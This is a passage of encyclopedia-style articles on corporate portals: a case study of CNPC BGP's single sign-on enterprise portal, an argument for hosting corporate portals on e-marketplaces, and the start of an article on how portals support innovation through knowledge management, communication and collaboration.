CASE STUDY OF PORTAL APPLICATION IN AN INTERNATIONAL CHINESE ENTERPRISE

CNPC BGP, based in Zhuozhou City, Hebei Province, China, offers petroleum survey services with a distinctive strength in the integration of geophysical data acquisition, data processing, interpretation, equipment manufacturing, and software development. BGP has 19,567 employees, with US$1 billion in assets, and operations in 18 countries throughout the world BGP (2006).

CNPC BGP (BGP) has managed successful geophysical survey projects in some of the most forbidding corners of the world, including the jungles of Myanmar and the deserts of North Africa. BGP counts many of the world's largest oil companies as customers. The company is known for its strength in integrating, acquiring, processing, and interpreting geophysical data, and has developed many of its own sophisticated geophysical software systems. BGP has found new challenges in the increasingly fierce competition from the continual shrinking of the global survey market in recent years. At the same time, the company underwent an acquisition cycle that merged six companies, each with their own systems and data sets. Employees found it difficult to navigate the maze of different systems and were often hesitant to adopt new systems, while managers had difficulty compiling and sharing information needed for decision making.

Turning to the portal, BGP set upon a path to integrate and standardize its system to meet international standards. In the course of upgrading its systems, BGP integrated previously incompatible applications by using Application Server to create an enterprise-wide portal. In this way, BGP unified its IT resources, enabling users to obtain information and applications through a single channel. "With our portal platform, managerial staff at various levels can access data and other decision-making information easily, and manage their daily work quickly and effectively," said Xia Yiping, vice president of CNPC BGP. "The BGP portal has further boosted the implementation of our digital strategy."

- **Single Sign On Eliminates Cumbersome Multiple Login System:** From its inception in the 1960s, BGP has used sophisticated technology to enhance efficiency. Over the years, BGP launched management systems for personnel, accounting, logistics, and production, as well as a petroleum data center, a software sharing center, office automation system, and e-mail system. BGP also acquired a number of survey software packages used by engineering crews. The large number of independent systems posed a great inconvenience to users who had to key in different usernames and passwords to access the different systems. This inconvenience decreased working efficiency, and led to employees preferring not to use certain systems.

BGP's new enterprise portal changed all that. Now employees can access the resources they need through one portal. BGP's portal enables employees to log in only once, yet gain access to other systems without having to reauthenticate. Now when accessing the system, users get access to information including bulletins, news, and system reports. The portal also delivers group-specific and user-specific views of specialized information needed by each employee, and presents it directly via the portal to that employee at login.

Single sign-on resolves the problem of too many passwords, enabling users to access their information with only one username and password. It also offers unified username and password administration. In addition, the new portal enhances productivity by presenting to users work tasks generated by other systems. Based on this information, users can make decisions and handle various issues directly through the portal interface, thus improving working efficiency. Workflow notifications for applications are delivered via the portal, allowing quick decisions and approvals. In addition, managers have self-service access to timely information financial, HR, and other business information.

- **Portal Smoothes ERP Acceptance:** While BGP was implementing its portal system, it also deployed E-Business Suite. Although BGP executives gave the ERP implementation top priority, changing management remained a challenge. Many employees were satisfied with their existing systems and initially did not see the overall value of the new system. However, those issues quickly subsided with the portal's ease of use. "Through the timely deployment of our portal, we integrated the original systems with the new ERP system, giving users easy access to their information without considering whether it comes from our ERP system, our office automation system, our legacy HR system, or an external Web site," said Li YangMing, director of the information center at CNPC BGP. "Through the portal, users can access the latest ERP functions as well as the existing systems. They found that they could work more efficiently, so acceptance quickly followed."
- **Effectively Integrates Global Resources:** BGP has branches throughout the world, including data processing centers in six countries. The new portal gives employees direct access to IT resources from notebooks and workstations from anywhere in the world. This level of access has contributed to a considerable

improvement in working efficiency. A case in point: previously local project managers wasted valuable time navigating numerous access paths to different systems. Now large amounts of information arrive at their desktops automatically, speeding and simplifying many tasks. This improved access increased usage of BGP's resources. Previously, the local project managers wasted valuable time navigating through many different access paths to different systems and Web sites, distracting them from the job to be done. Now all employees view a personalized summary of information from pages presented by the portal, greatly speeding up and simplifying many tasks.

- **Mobilize Human Resources Directly through a Portal Web Site:** BGP bases its ERP system on HR solutions, and centers on financial management, which ensures the full integration of the system. The workflows involving the modules for equipment, materials, and project management have the position/job information as workflow nodes. They are highly integrated with financial management, and ensure that it is the labor and capital section that distributes and controls wages, bonuses, and other incomes to employees. In addition, the HR management system enables BGP to centralize the management of organizations, which ensures the integrity and order of the entire company's organizational structure, and makes the assessment function systematically in a workflow. Today, supervisors at different levels with respective authorization can search the information of employees and adjust human resources supply as required by related projects.

CONCLUSION

For a Chinese international enterprise, a portal provides a solution to global challenges and problems: portals were developed to provide a single access to information; personalizing the portal according to customer, supplier, or employee needs, to ensure user convenient access to essential information without difficulties with language and word set. Portal also can save budget and strengthen collaboration among partners. There is good reason to believe that portals can help Chinese enterprises operate more successfully now and in the future.

REFERENCES

BGP. (2006). *BGP boosts productivity with portal access.* Retrieved March 2006, from http://www.oracle.com/pls/cis/Profiles.print_html?p_profile_id=100174

Provosts on Portals. (2004). *A Web seminar developed for American Association of State Colleges and Universities provosts*.

Sollicito, M. J. (2005). *Implementing e-portals: The business issues*. Retrieved March 2006, from http://www.awprofessional.com/articles/article.asp?p=29903&rl=1

Wharton. (2005). *IBM, Maytag, Unocal ...Who's next in China's sights*? Retrieved March 2006, from http://knowledge.wharton.upenn.edu/index.cfm?fa=viewfeature&id=1262

Zhouzhen. (2005). *Ten disadvantages of Chinese enterprise in international competition*. Retrieved March 2006, from http://www.hznet.gov.cn/hzdpc/11/4537.htm

KEY TERMS

Communication Challenge: The difficulty of a Chinese enterprise communicating with a foreign branch due to differences in date formats, time zones, language, and character sets.

Cost Challenge: After merger or acquisition, the Chinese company has to adopt new procedures, processes, and knowledge. This means higher costs for travel, training, staffing, and communication.

Integration Challenge: After merger or acquisition, different information systems that were present in the original companies present problems.

Knowledge-Sharing Challenge: For any international company, a key problem is understanding international rules, local policy, and other standards.

Portals for Customers: Offer competitive advantage through customer intimacy, relationships, and service.

Portals for Employees: These distribute authority, responsibility, and decision making to employees.

Portals for Partners: Designed to facilitate a closer relationship with global partners.

Portals for Suppliers: These enable both users and external partners at every point along the supply chain to effectively use information to improve processes, and time to market, reduce costs, and manage the business more effectively.

Hosting Portals on an E-Marketplace

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INTRODUCTION

One of the common beliefs within business today is that a portal is required in order to link an organization to its major customers. The typical response to such an idea is to then invest a considerable amount of money on infrastructure in order to build a *portal*. The question that often follows a review on a newly implemented portal is: What is the cost of the *technology* versus the return on investment or have we just created a money pit? The business finds it has just invested in endless applications, adaptors, licenses, committed staff, and resources over a six-month planning period and a twelve-month application development phase prior to implementation; which may have cost up to US$10 million dollars). But often the simpler and most economic approach is overlooked. Could a business literally save 97.5% of this financial outlay had they considered or chosen the alternative to an in-house portal development and partnered with an *e-marketplace* creating a cluster of e-booths and *portlets* residing on someone else's technology. This can have exactly the same effective result as an overarching multi functional "*uber-portal*" at a fraction of the build-your-own-portal scenario (Gartner, 2003). The potential savings for corporations in implementing portals via the e-marketplace philosophy can be staggering and should not be dismissed when exploring a corporate built portal. Is this a consideration commonly used amongst businesses today?

This article addresses the possibilities of foregoing the build option for the corporate portal and hosting the corporate portal on an e-marketplace. From the users perspective there is essentially no difference. From an image perspective it may mean an adjustment in culture that is required especially from those organizations who still may not accept outsourcing as an option. From a financial perspective the savings can be considerable as the e-marketplace hosting option provides the required portal infrastructure. Both authors having been involved heavily in *e-logistics* and *e-markets* respectively since 1999, discuss the e-marketplace hosting option for potential business advantages and savings.

A PORTAL'S FUNCTION

The term "portal" is usually used as a marketing term to describe a Web site that is, or is intended to be, the first place people see when using the Web. Portals have emerged out of a need to enable users to quickly and efficiently obtain information relevant to their needs. Typically "a portal site" has a catalogue of Web sites, a search engine or both. A portal basically offers search and navigation sites, are supported by advertising and offer syndicated or user generated content (e.g., Yahoo). Portals come in many shapes and forms, but essential are accessed via an Internet, intranet, or extranet environment using a common language such ebXML, XML, SOAP (simple object access protocol) or WSDL (Web Service Description Language). Beneath portal's presentation layer lies technology that integrates and consolidates all the separate information sources, data, applications and other types of content into the single, consolidated view presented to a user. Beneath portal's presentation layer lies technology that integrates and consolidates all the separate information sources, data, applications, and other types of content into the single, consolidated view presented to a user. Portals basically are a framework or presentation layer in which the user can access data from multiple areas. It can be accessed via an Internet browser, a personal digital assistant (PDA), or a Blackberry.

A portal site may also offer e-mail and other services to entice people to use that site as their main point of entry. Customers accessing a portal have the ability to trawl through various sites but always within the environment of the original Web site—reinforcing who has brought this service to the customer. Portals like any other type of Web site, are designed with the specific needs of the user in mind. Requirements are gathered with the view to determining what users will need to do and want to do when they visit a portal. Once these requirements are understood, the portal is designed around the specific task the user will perform to accomplish it's objective.

Because user objectives vary widely, portals differ in the content, functionality and applications they present to the users. Portals tend to have some general features that are common. These include:

- Single point of entry
- Single sign-on to all portal areas and applications
- Consistent interface
- Consolidation, integration and aggregation of relevant content to fit user roles and tasks
- Personalization of content to individual preferences and behaviours
- Efficient support of business processes and tasks
- Logical user-centered taxonomy and structure
- Knowledge management and collaboration
- Search and retrieval of additional content

Technology trends indicate an increasing reliance on Internet portals as an economic means of access as outsourcing drives the need for remote access. Portals will succeed or fail for all the usual business reasons. No matter how integrated and automated a business becomes, it will always be driven by demand, be it that of the customers, partners, and employees. Technology does not drive a portal. The business, customers, or users set the expectation. The portal may need to be totally personalized, it may require real-time information at any time, from any place, immediately in order to access data driven by the needs of the business, customer or user. It may also be a channel to a minimalist set, or a wealth of applications. The cost of set up may not at all be proportional to customer satisfaction and utility of the portal itself.

THE *ELECTRONIC MARKETPLACE* AND IT'S PORTAL RELATIONSHIP

An electronic marketplace generally comprises six main activities: information based activities relating to contracting including product selection, product comparison, formulation of mutually binding contracts, transaction execution based activities, order placement, order fulfillment, settlement followed by traditional logistics (see Figure 1). These facilities may be available without the need for third party providers if it were owned by an organization that offered technology services similar to that of an e-marketplace and had the infrastructure similar to that of a postal authority which may have both distribution and fulfillment divisions (i.e., Australia Post, Duetsche Post, etc.). (Hassall, 2003). Traditional marketplace participants generally prefer to deal within a single entity relationship rather than multiple service providers. An electronic marketplace on the other hand offers a variety of functions that may be performed by multiple relationships yet appear as a single transaction to the user. For example a document exchange capability, provided by an e-marketplace, combined with the distribution and logistics broadens the offer to potential customers outside that of a purchase transaction (see Figure 1).

Figure 1. Focus of electronic transaction execution





Figure 2. Outsourced portal architectural model for a large organization (Source: corProcure, 2003)



POTENTIAL MODELS WITHIN AN ELECTRONIC MARKETPLACE

An electronic marketplace has the ability to deliver an inter-organizational, transactional processing environment that can support the following commodity based portals. If it is accepted that an electronic marketplace can provide all functionality of a portal it can also stand that the e-marketplace can therefore broaden its offering to provide portal functionality to many organizations if they so wish to outsource (see Figure 2).


However, as some e-marketplaces such as corProcure, Kaboodle, Farmland, Marketboomer, and Bartercard have discovered, focus on technology, lower prices, and connectivity is not a sustainable model nor attractive to potential users. Success was only achieved after the potential portal provider was able to articulate a compelling value proposition to its prospect. In some cases this realization came a little too late as business revenues declined to the point of no return, as was the case with Kaboodle and corProcure. Buyers wanted hard tangible dollar benefits and suppliers wanted to maintain their margins. The sustainable model involved a solution that could take the cost out of the business supply chain and surround the commodities with value added services.

A collaborative partnership approach amongst buyers/suppliers combined with the technology provided by the portal provider being at the epicenter to facilitate the exchange of information around goods/services could be seen as a contributing party (as opposed to a 'broker') to both buyers and suppliers succeeding in the economy. Limited content integration still supports simple business processes. There are two common solutions that are used in portal models:

Non-Personalized Portal

The non-personalized portal such as the aviation portal www.webjet.com is designed to present information about travel options categorized by the type of travels packages. It can be refined to include airline, accommodation, and car hire in geographical areas. You conduct a search of alternative travel destinations and obtain a number of options for your trip. It takes only a few minutes to obtain the information you need and you are able to compare alternatives before selecting the most appropriate to your needs. The information available is provided by travel companies via the one gateway. The user has fewer URLs to remember and information is available from origin to destination via one site. The draw backs may be the immense amount of information available and the wide range of choices.

Figure 3. A portal has many users



Personalized Portal

The personalized portal gives you access to your personalized Web page. It is customized to display details of your preferred mode of travel based on your specific user profile, including your home address and previous travel information obtained through the portal. You may enter your destination into the search and receive a recommendation of the cheapest, most direct method for your trip having taken into consideration your personal preferences. Other details supporting the recommendation, such as online booking, maps and accommodation are also provided.

The Enterprise Approach to Portals

Some companies have chosen to create virtual repositories and created common metadata that all users and systems can follow. If we accept that this is a problem within an enterprise how broad are these if applied to an electronic marketplace where there are a number of models applied across a single portal offering a wide range of portlets. Many organizations using multiple portals, are presenting applications and information to different users with varying profiles dependent on their role (see Figure 3). This in many cases has provided an easy and cost effective way to access data. Today as the infrastructure becomes easier to work with vendors are able to create robust frameworks that are easy to install, setup and deploy.


If we were to partition access within a portal and create a portlet that provides quick access to say a recruitment agency information for large organizations looking for casual staff on-call, will have the ability to access a labor hire portal to source resources 24×7 from any location (see Figure 3). In the past, recruitment agencies relied on organizations accessing cumbersome knowledge bases in an what may have become an overloaded repository which was also difficult to access remotely. When connected the user had trouble locating the correct information on specialist staff requirements. This task can now be provided in a timely, and efficient way, as employers seek a recruitment agency to provide staff in their area of expertise via portal access.

Same Portal, Different Deployment

Valdes (2003) writes, in his report for Gartner on "Narrowing the Broad Spectrum of Portal Costs," that "the price to deploy a portal can vary from tens of thousands of dollars to several million. Cost variance depends on many factors, such as vendor pricing models, end users' integration requirements, vendor discounting and the type of deployment the enterprise is planning." It is suggested that "the portal" is multifunctional in that it can be deployed in different ways to meet a range of requirements.

Since their inception in 1998, portal products have evolved through four generations of technology, and the fifth generation is on the horizon. Features include:

Figure 7. The e-marketplace view of the corporate portal users (Source: Hassall, 2003)



- A unified access to content across multiple repositories and data stores.
- A unified search capability.
- Access to applications via a single sign on.
- A general purpose platform for building a new class of applications, called composite applications.

As the portal sector continues to mature, the differentiators based on technology and features (including development capabilities) will diminish. Development tools will become more powerful and productive, and will be used to leverage economies of scale fostered by emerging portal standards, such as Java Specification Request 168 (JSR168) and Web Services for Remote Portlets (WSRP). Dealing with government may in fact be revolutionized by future portal application (Khrosrow-Pour, 2005), and this could also be achieved at a cheaper cost via an e-marketplace, after all a government department is akin to a large corporate.

Vendors are now paying more attention to the need for rapid, inexpensive deployment and continue to add tiered product lines that include “express” versions or quick-start packages. The final cost driver is variation in infrastructure and operational requirements.

One portal package may be more efficient than another and require less hardware. Some packages require servers dedicated to different types of functions (corresponding to the major elements of the portal software architecture). This source of variance will in time diminish.

THE E-MARKETPLACE VIEW OF A PORTAL

Other than what might be no more than a personalized login for a group of users the e-marketplace has little other requirement for any set of corporate portal users being differentiated from the other marketplace customers. This is represented in Figure 4. In brief there is an e-marketplace. It hosts suppliers and users. For simplicity let us assume that there are two types of users: the corporate portal users and other customers. In this example the corporate portal users have an interface to the marketplace, but this will be a different interface to the other users of the marketplace. Both the portal and other users will use specific marketplace applications and also specific suppliers. However, it may be a business rule or requirement that only specific applications or suppliers can be accessed by the corporate portal. The other users may have some similar partitioning but some users may have full access to all applications and suppliers.

In essence the portal users are just another customer with particular access requirements to selected suppliers and applications on that e-marketplace.

As long as the e-marketplace has the specific applications the clients and the instigating corporate portal customer requires, then the e-marketplace can segment any number of “requirement clusters” into “virtual portals,” which are just as effective for the portal users as the partitioning is for the other users. It is not transparent to the corporate customers or other users that they are connected through an e-marketplace, instead of a portal, but do they care? This philosophy was the basis for one of the future business strategies for one of Australia’s longest serving e-marketplaces, www.corProcure.com.

OPEN-SOURCED PORTALS

An open-sourced portal provides an enterprise with numerous advantages not afforded with traditional commercial software where you can feel more like a customer and not like a prisoner (McGovern, 2005). The value proposition of gaining access to source code avoids a dilemma faced currently by many enterprises when acquiring software, only to find the inevitable collapse of the vendor. By adopting open sourced portals enterprises are no longer at the mercy of the vendors and unfixed bugs especially those which are security related. Open source software provides enterprises with the opportunity to get support from other providers, thus gaining considerable freedom of movement. There remains the risk of going under as is the case with all service vendors. The advantage here is that you have the source code and can generally rebuild the technology from within your own technical team.

CONCLUSION

The possibility of hosting corporate portals through e-marketplaces is not a chant you hear loudly from the *e-Business* consultants. However, to investigate the option is an absolute necessity for every business case proposing the building of a portal. The selection of the right and appropriate e-marketplace is important for business image but the savings are so significant if the appropriate e-marketplace is selected, then every chief executive officer, chief information officer, or even chief marketing officer must be given the choice. The flexibility and the savings of hosting portals on an e-marketplace is an obvious collaborative and partnering opportunity, but which unfortunately seems to have been all too often overlooked, or has not even been suggested as an alternative option to building a portal. The only downside is saving millions!

REFERENCES

Alt, R., Zbornik, S., Ed. Monterio, J. L., Swatman, P. M. C., & Tavares, L. V. (2003). Integration of electronic services in the execution of business transactions. *Towards the knowledge society eCommerce, eBusiness and eGovernment* (pp. 717-725). MA: Kluwer Academic Publishers.

Gartner Research, Phifer, G. (2003). *The 'Uberportal': An answer to the multiple portal problem.* ID Number: SPA-20-8374.

Hassall, K. (2003). *The e-logistics challenge for the post office: A phoenix egg or an ostrich egg?* http://www.ethematic.org/download/The%20eLogistics%20Challenge%20for%20the%20Post%20Office.pdf

Khosrow-Pour, M. (2005). *Practicing e-government. A global perspective.* Hershey, PA: Idea Group Publishing.

McGovern, J. (2005). *Open source portals—Evaluating open source enterprise portal software.* Retrieved www.portalsmag.com/articles/default.asp?ArticleID=7045&TopicID=10

Valdes, R. (2003). *Narrowing the board sprectrum of portal costs*. Gartner, Inc

WEB SITES

www.localwinery.com

www.portalsmag.com

KEY TERMS

eDNA: Enhanced diagnostic navigational aid.

Electronic Business eXtensible Markup Language (ebXML): ebXML (Electronic Business XML) is a project to use the eXtensible Markup Language (XML) to standardize the secure exchange of business data. Among other purposes, ebXML would encompass and perhaps replace a familiar standard called electronic data interchange (EDI). ebXML is designed to enable a global electronic marketplace in which enterprises of any size, and in any location, could safely and securely transact business through the exchange of XML-based messages.

eXtensible Markup Language (XML): A flexible way to create common information formats and share both the format and the data on the World Wide Web, intranets, and elsewhere. For example, computer makers might agree on a standard or common way to describe the information about a computer product (processor speed, memory size, and so forth) and then describe the product information format with XML. Such a standard way of describing data would enable a user to send an intelligent agent (a program) to each computer maker's Web site, gather data, and then make a valid comparison. XML can be used by any individual or group of individuals or companies that wants to share information in a consistent way.

Linehaul: Transport haulage depot to depot direct, usually distances in excess of 100km. May include customer direct delivery for large customers.

Personal Digital Assistant (PDA): A term for any small mobile hand-held device that provides computing and information storage and retrieval capabilities for personal or business use, often for keeping schedule calendars and address book information handy.

Simple Object Access Protocol (SOAP): A way for a program running in one kind of operating system (such as Windows 2000) to communicate with a progam in the same or another kind of an operating system (such as Linux) by using the World Wide Web's hypertext transfer protocol (HTTP) and its eXtensible Markup Language (XML) as the mechanisms for information exchange.

Uberportal: An uberportal is a lightweight, thin portal framework that overarches other portals. The uberportal is a horizontal portal, while the underlying portals may be horizontal or vertical. The key integration points between the uberportal and the underlying portals include directory, security, personalization profiles, metadata, and the portlets. The uberportal becomes the initial entry point, and user interface personalization will likely be handled there as well. An uberportal can not be bought "out of the box." It must be built on top of the framework of a horizontal portal product.

Web Service Description Language (WSDL): An XML-based language used to describe the services a business offers and to provide a way for individuals and other businesses to access those services electronically.

Web Services for Remote Portlets (WSRP): Web services were initially conceived to execute as standalone pieces of software for interoperability purposes, their actual use has exploded into many application realms.

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How Corporate Portals Support Innovation

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INTRODUCTION

The ability of a company to be innovative depends on many factors, such as a culture amenable to risk taking (Kontoghiorghes, Awbre, & Feurig, 2005), a managerial attitude favorable toward change (Damanpour, 1991), a market orientation (Hult, Hurley, & Knight, 2004), committed champions (Howell, 2005), and an adequate supply of physical and financial resources for research (Delbecq & Mills, 1985). In addition, the innovation process requires organizational and technical competences in knowledge management, collaboration, and communication (Carneiro, 2000; McAdam, 2000; Zakaria, Amelinckx, & Wilemon, 2004,). Corporate portals are central to achieving these competences. This article describes how corporate portals can support innovation in organizations through the enhancement of knowledge management, communication, and collaboration.

BACKGROUND


Innovation is one of the primary drivers of corporate growth and profitability. Research shows that innovations generate supernormal profits for the companies that create them, but that these profits erode over time in response to competitive imitation (Geroski, Machin, & Van Reenan, 1993). Yet, some firms have the ability to innovate constantly, generating multiple innovations to maintain supernormal profits in the face of competitive responses (Cho & Pucik, 2005). Because the ability to innovate constantly is so desirable, researchers have sought to understand the antecedents of innovation, that is, the characteristics that underlie and support an innovation competency for individuals and organizations (for example, Hult et al., 2004; Scott & Bruce, 1994).

The modern resource-based view of the firm posits that a company can achieve a competitive advantage by coordinating and combining the resources under its control to achieve competences or capabilities that align with its strategic vision (Freiling, 2004). From this perspective, a firm's competence in innovation depends on its other competences, and on the resources it can marshal toward the innovation objective (Pitt & Clarke, 1999). Specifically, as described next, three competences, knowledge management, communication, and collaboration, are particularly important and necessary for supporting the innovation process. We show that portal technologies help build and maintain these competencies, contributing indirectly to a sustained innovation capability (see Figure 1).

Knowledge Management

A competence in knowledge management is critical to successful innovation because innovation is a knowledge-intensive process (Gloet & Terziovski, 2004). A good working definition of knowledge is: "a fluid mix of framed experience, values, contextual information, and expert insight that provides a framework for evaluating and incorporating new experiences and information" (Davenport & Prusak, 2000). The goal of knowledge management is to capture knowledge

Figure 1. Portal technologies are necessary to maintain the competences that support sustained innovation



wherever it exists in an organization, and make it accessible to those who can derive value from it. Knowledge management tools help diffuse knowledge relatively quickly and cheaply to help connect related, but isolated, "pockets of innovation" (Tuomi, 2002). As illustrated by Santos, Doz, and Williamson (2004), companies can generate more innovations of higher value when they draw from a knowledge pool that is diverse both conceptually and geographically. A knowledge management capability also contributes to innovation by speeding the professional development of the knowledge worker (Carneiro, 2000). Empirical research shows that innovative companies usually have a strong knowledge management competence (McAdam, 2000).

Communication

A prerequisite to a competence in knowledge management is a competence in communication, which allows knowledge to be captured and used in different locations. A communication competence ensures that members of an organization can exchange plans and ideas and work in teams. A communication competence also promotes the development of social networks that span team and project boundaries, allowing individuals to seek the help and expertise they need to innovate, even if that expertise resides outside their local teams (Tsai & Goshal, 1998). Increasing the number and width of communication channels facilitates the transfer of information and knowledge essential to the innovation process (Hoegl, Parboteeah, & Munson, 2003).

Collaboration

Although new ideas or concepts often occur to individuals in isolation, the development of these ideas into innovative products, services, or processes that can create value for an organization almost always requires the work of a team of people. For innovation to take place, it is not enough that individuals communicate with one another. They also need to collaborate, that is, to share ideas, opinions, and hunches, and progressively and actively build upon each other's understanding. In particular, they need to establish appropriate associations and teams in the context of the innovation task. Because a team's creativity is greater than the sum of its individual members' creativity (Pirola-Merlo & Mann, 2004), a competency in collaboration ensures that an organization can mine the full creative powers of its innovators. Hargadon (2003) found that innovation rarely involves the creation of completely new thoughts, processes, products, or services. Rather, innovative ideas stem from the recombination of ideas or components that are already in use. An organization can best support innovation by acting as a "broker" to connect, through collaborative networks, previously unrelated ideas, and combine and develop them into useful applications.

THE ROLE OF PORTALS

Creating an intranet portal is an effective strategy for improving an organization's innovation competence by improving its competences in knowledge management, communication, and collaboration.

Knowledge Management

Portals can be used to provide a single point of access to knowledge that might reside in different departments and different locations. One type of portal, the "knowledge portal," is an intranet Web site dedicated to the storage and reuse of explicit knowledge and the exchange of tacit knowledge (Kesner, 2003). The knowledge portal is an important element of the knowledge management toolset, and greatly enhances an organization's knowledge management capability (Park & Kim, 2005). As such, it contributes to the innovation process in two ways:

1. by making it unnecessary for a knowledge creator and knowledge user to have a direct connection with one another, thereby closing the "structural holes" in innovation project exchange; and
2. by helping to create networks of practice, in which knowledge sharing becomes the norm (Van Baalen, Bloemhof-Ruwaard, & van Heck, 2005).

While portals help create a norm of information sharing, they unfortunately cannot solve the greatest challenge to knowledge management, the elicitation of tacit knowledge. No matter how willing an employee might be to explain certain instinctive knowledge, for example, why a particular molecule is likely to be an effective catalyst in a reaction, the employee might not be able to explain his or her insight. Furthermore, even in organizations where knowledge sharing is the norm, some employees will hide knowledge for their own benefit, despite the benefit they receive from what others share. If innovation leaders want their portals to support their innovation initiatives, they must also provide incentives for sharing knowledge, penalties for hoarding it, and procedures that simplify and encourage contributions to their portal's knowledge repository.

